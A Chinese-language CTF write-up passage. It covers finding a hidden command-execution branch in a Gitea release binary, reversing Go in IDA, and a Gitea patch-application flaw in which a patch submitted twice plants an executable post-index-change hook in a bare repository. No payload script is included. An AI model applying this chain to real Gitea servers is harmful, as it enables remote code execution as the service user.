
Release 版本预期解法

在 Gitea 公开仓库中，除了源码外，还可以直接下载 Release 中的编译产物。这里存在一个思维定势：认为 Release 二进制应该和公开仓库中的源码版本完全一致。

本题的关键在于：

Release 中的编译产物与公开仓库中的二进制并不一定完全相同

本题中，Release 提供的编译产物正是服务实际运行的版本。



The screenshot shows the Gitea repository page for `daochunhan/web-query`. The 'Releases' tab is active, displaying version `0.1` as the latest release. The release was published 5 days ago by `daochunhan`. Below the release information, there is a section for 'Download Attachments' which includes links for source code (ZIP and TAR.GZ) and two binary files: `main` and `main-amd64`, both 12 MiB in size and published 5 days ago.

因此，可以直接下载 Release 中的 `main-amd64`，对其进行哈希对比或逆向分析，发现其中新增的隐藏 POST 分支。后续对 `ll104567` 参数和命令执行逻辑的分析，与前文相同。

Go 逆向

先前接触 Go 逆向较少，Go 程序在 IDA 中的反编译结果通常比较复杂，直接从函数逻辑入手不容易快速定位关键代码。即使找到 `main.main`，也不一定能直接看到核心参数处理逻辑。

因此，这里可以先在 Functions 窗口中搜索 `main`，结合前面公开源码提供的函数名称和路由信息，快速定位到 `main.searchHandler` 等核心 Handler 函数，再围绕参数处理和命令执行逻辑进行分析。


Gitea CVE-2026-60004

Gitea 的 `diffpatch` 将可控制的 patch 交给 Git 处理时，触发了 Git 的三路合并逻辑，使本应只存在于索引中的文件被写入 bare 仓库的 hooks 目录，最终被 Git 当作真实 hook 执行。

受影响版本为：

```
>= 1.17, < 1.27.1
```

漏洞代码位于 [v1.24 源码 /services/repository/files/patch.go](#)，源码中没有自己解析 patch，而是直接让 Git 处理，核心逻辑如下：



```
gitea / services / repository / files / patch.go
Code Blame 221 lines (196 loc) · 6.05 KB
113 func ApplyDiffPatch(ctx context.Context, repo *repo_model.Repository, doer *user_model.User, opts *ApplyDiffPatchOptions) (*structs.FileResponse, error) {
162
163     cmdApply := git.NewCommand("apply", "--index", "--recount", "--cached", "--ignore-whitespace", "--whitespace=fix", "--binary")
164     if git.DefaultFeatures().CheckVersionAtLeast("2.32") {
165         cmdApply.AddArguments("-3")
166     }
167 }
```

```
cmdApply := gitcmd.NewCommand(
    "apply",
    "--index",
    "--recount",
    "--cached",
    "--binary",
)

if git.DefaultFeatures().CheckVersionAtLeast("2.32") {
    cmdApply.AddArguments("-3")
}
```

如果 Git 版本 `>= 2.32`，会执行 `-3`：普通 `apply` 失败，尝试三路合并。

普通仓库中：


```
/repo/
├── README.md
├── hooks/
│   └── post-index-change    ← 普通文件
└── .git/
    └── hooks/
        └── post-index-change ← Git Hook
```

所以普通仓库里，patch 添加 `hooks/post-index-change` 不会在 `.git/hooks/` 中。

但是 Gitea 使用的是临时 bare 仓库没有 `.git` 子目录：

```
/repo.git/hooks/post-index-change
```

`/repo.git` 本身就是 `$GIT_DIR`，源码用了：

```
--cached # 只更新 Git index，不把文件写入实际文件系统
```

因此，patch 需要同时控制：

```
路径：hooks/post-index-change
权限：100755
内容：可控制的 Shell 脚本
```

第一次提交 patch 后，`hooks/post-index-change` 先被加入 index。

再次提交完全相同的 patch，相当于要求 Git 再次新增 `hooks/post-index-change`。但 index 中已经存在这个路径，于是出现 **add/add 冲突**，正常情况下 Git 应该直接失败。

但当 Git 版本 `>= 2.32` 时，源码会为 `git apply` 添加 `-3` 参数。普通 apply 失败后，Git 会尝试进行三路合并回退。

漏洞点在回退流程中：Git 会把 index 中的冲突路径检出到临时 bare 仓库的文件系统：

```
index 中的 hooks/post-index-change
→ 被真正写到 bare 仓库根目录
→ $GIT_DIR/hooks/post-index-change
```

`post-index-change` 是 Git 认可的 Hook 名称。

Git 更新 index 时会检查：


```
$GIT_DIR/hooks/post-index-change
```

发现它存在且可执行，就自动运行。

Gitea 服务进程以 `git` 用户运行，启动的 `git apply` 和 Git Hook 都继承这个身份：

```
Gitea 服务用户: git
      ↓
git apply 进程: git
      ↓
post-index-change: git
```

触发链：

```
第一次 patch
→ 恶意文件进入 index

第二次 git apply 相同 patch
→ add/add 冲突

-3 三路合并
→ 文件从 index 落到 $GIT_DIR/hooks/post-index-change

Git 继续完成本次 index 更新
→ 本次 index 更新流程调用 post-index-change
→ 执行落盘的可控脚本
```